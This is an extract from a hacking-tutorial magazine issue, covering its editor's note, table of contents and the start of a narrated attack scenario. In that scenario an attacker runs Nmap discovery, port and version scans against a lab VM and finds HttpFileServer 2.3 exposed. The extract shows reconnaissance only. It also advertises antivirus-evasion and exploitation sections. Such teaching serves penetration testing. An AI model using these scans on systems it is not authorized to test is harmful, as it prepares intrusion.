Simplifying Cyber Security since 2016

Hackercool

March 2021 Edition 4 Issue 3 A Unique Cyber Security Magazine

When Target System is behind a Router Or Firewall

Two most common Real World Hacking Scenarios

AVET in BYPASSING ANTIVIRUS

Proxy Logon Vulnerability

Creating Windows Domain Active Directory Lab in Vmware in HACKING LAB

Capturing LIVE Images in THE ART OF SNIFFING

..with all other regular Features

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 4 Issue 3

Hi Readers. We hope you are all awesome and safe amid the second wave of Covid 19. Welcome to the March Issue of the year 2021.

Times are uncertain. Just when we assume we are safe and secure, danger strikes. The corona virus already took away one year from normal life and just when everyone thought it is over., the second wave struck. It is same in the digital domain too. The Facebook data that was stolen in year 2019 is back again for sale on some dark web forum. Beware of phishing and other hacking attacks taking advantage of this breach.

Coming to our march 2021 Issue, we begin with a Real World Hacking Scenario in which the target is behind a router or firewall. This is in continuation of the Real World Hacking Scenario of the January 2021 Issue in which the Attacker system is behind a Router or firewall. Normally the targets behind a Router or Firewall are not accessible to the external hackers. Our readers will see two most common scenarios of how hackers gain access to the computer systems behind a Router or Firewall.

In the Proxy Logon section, our readers will learn everything they need to know about the Proxy Logon vulnerability. In The Art Of Sniffing section, our readers will learn how to sniff on images in a local LAN network. In this month's Hacking Lab section, readers will learn how to create a Windows Domain Active Directory Lab which will be used in our future Issues.

We are back with the popular Bypassing Antvirus section in which our readers will be learning about another tool that would help penetration testers in bypassing antivirus. That's all readers. Until we are back with a Real World Hacking Scenario in our April 2021 Issue, enjoy the present Issue.

c.k.chakravarthi

"BAD ACTORS WILL CERTAINLY USE THE INFORMATION FOR SOCIAL ENGINEERING, SCAMMING, HACKING AND MARKETING,"

- TWITTER HANDLE "ALON GAL".
CO - FOUNDER, HUDSON ROCK
ON THE RECENT FACEBOOK DATA BREACH

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

HC

SIMPLIFYING CYBER SECURITY

HACKERCOOL CYBERSECURITY (OPC) PVT. LTD

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

-Hackercool Magazine.

INSIDE

See what our Hackercool Magazine March 2021 Issue has in store for you.

1. *Real World Hacking Scenario :* 1
When Target is behind a Firewall : Macros and Exposed services.

2. *Metasploit This Month :* 13
Aerospike, Win32k DrawIconEX and Windows POST VSS Modules.

3. *Hacking Q & A :* 22
Answers to some of the questions our beloved readers ask.

4. *Proxy Logon :* 23
Everything you want to know about Proxy Logon.

5. *Hacking Lab :* 28
Windows Domain Active Directory Lab

6. *Bypassing Antivirus :* 47
AVET - Anti Virus Evasion Tool

7.*The Art Of Sniffing :* 53
Sniffing On LIVE Images passing through the network.

8. *Online Security :* 66
Facebook Data Breach : What Happened And Why It's Hard To Know If Your Data Was Leaked

Downloads

Useful Resources

WHEN TARGETS ARE BEHIND ROUTER OR FIREWALL


REAL WORLD HACKING SCENARIO

In our January 2021 Issue, readers have learnt about a hacking scenario in which the Attacker system is placed behind a Router or Firewall. In this hacking scenario, readers have seen two cases of gaining a shell on the target with attacker system behind the router or firewall. In the first case, it was a bind Shell and in the second case it was a reverse shell.

In this month's Real World Hacking Scenario, readers will see a scenario in which the target system is behind a Router or Firewall with the attacker system directly connected to internet.You will see two common cases of how hackers gain access to targets which are located behind a Router or Firewall.


Scenario 1
Exposed Services

It was year 2016. A hacker is scanning the internet using Nmap to find out any LIVE systems. After scanning for some time he finds one LIVE system.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sP 192.168.36.140-160                         130 ×
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-11 05:33 EDT
Nmap scan report for 192.168.36.154
Host is up (0.00048s latency).
MAC Address: 00:0C:29:81:A9:A0 (VMware)
Nmap done: 21 IP addresses (1 host up) scanned in 1.60 seconds
```


He decides to scan for any open ports on this particular Target.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT 192.168.36.154
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-11 05:32 EDT
Nmap scan report for 192.168.36.154
Host is up (0.00085s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE
81/tcp open  hosts2-ns
MAC Address: 00:0C:29:81:A9:A0 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 19.10 seconds
```

After performing TCP connect scan using Nmap, he found one open port on the target. Next ,he performed a verbose scan to get more information about the target. The verbose scan revealed the name of the service running on port 81. It is HttpFileServer. It also revealed that the target opening system is Windows.


> *"It takes 20 years to build a reputation and few minutes of cyber incident to ruin it."*
> *- Stephane Nappo*



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.36.154
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-11 05:34 EDT
Nmap scan report for 192.168.36.154
Host is up (0.00067s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE VERSION
81/tcp open  http    HttpFileServer httpd 2.3
MAC Address: 00:0C:29:81:A9:A0 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.52 seconds
```

